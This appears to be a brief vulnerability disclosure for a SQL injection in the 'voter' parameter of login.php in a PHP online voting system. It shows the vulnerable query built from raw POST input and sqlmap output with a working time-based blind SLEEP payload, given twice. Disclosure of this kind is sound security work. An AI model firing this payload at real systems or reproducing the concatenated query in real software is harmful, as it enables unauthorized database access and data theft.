
SQL injection vulnerability exists in voter parameter of login.php file of Advanced Online Voting System


Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
        $voter = $_POST['voter'];
        $password = $_POST['password'];

        $sql = "SELECT * FROM voters WHERE voters_id = '$voter'";
        $query = $conn->query($sql);
```



```
sqlmap identified the following injection point(s) with a total of 1686 HTTP(s) requests:
---
Parameter: voter (POST)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: login=1&password=1&voter=0' AND (SELECT 6373 FROM (SELECT(SLEEP(5)))JOKX)-- NVuP
---
```

“

Parameter: voter (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: login=1&password=1&voter=0' AND (SELECT 6373 FROM (SELECT(SLEEP(5)))JOKX)-- NVuP

“

Source Download：

https://www.campcodes.com/projects/php/online-voting-system-in-php/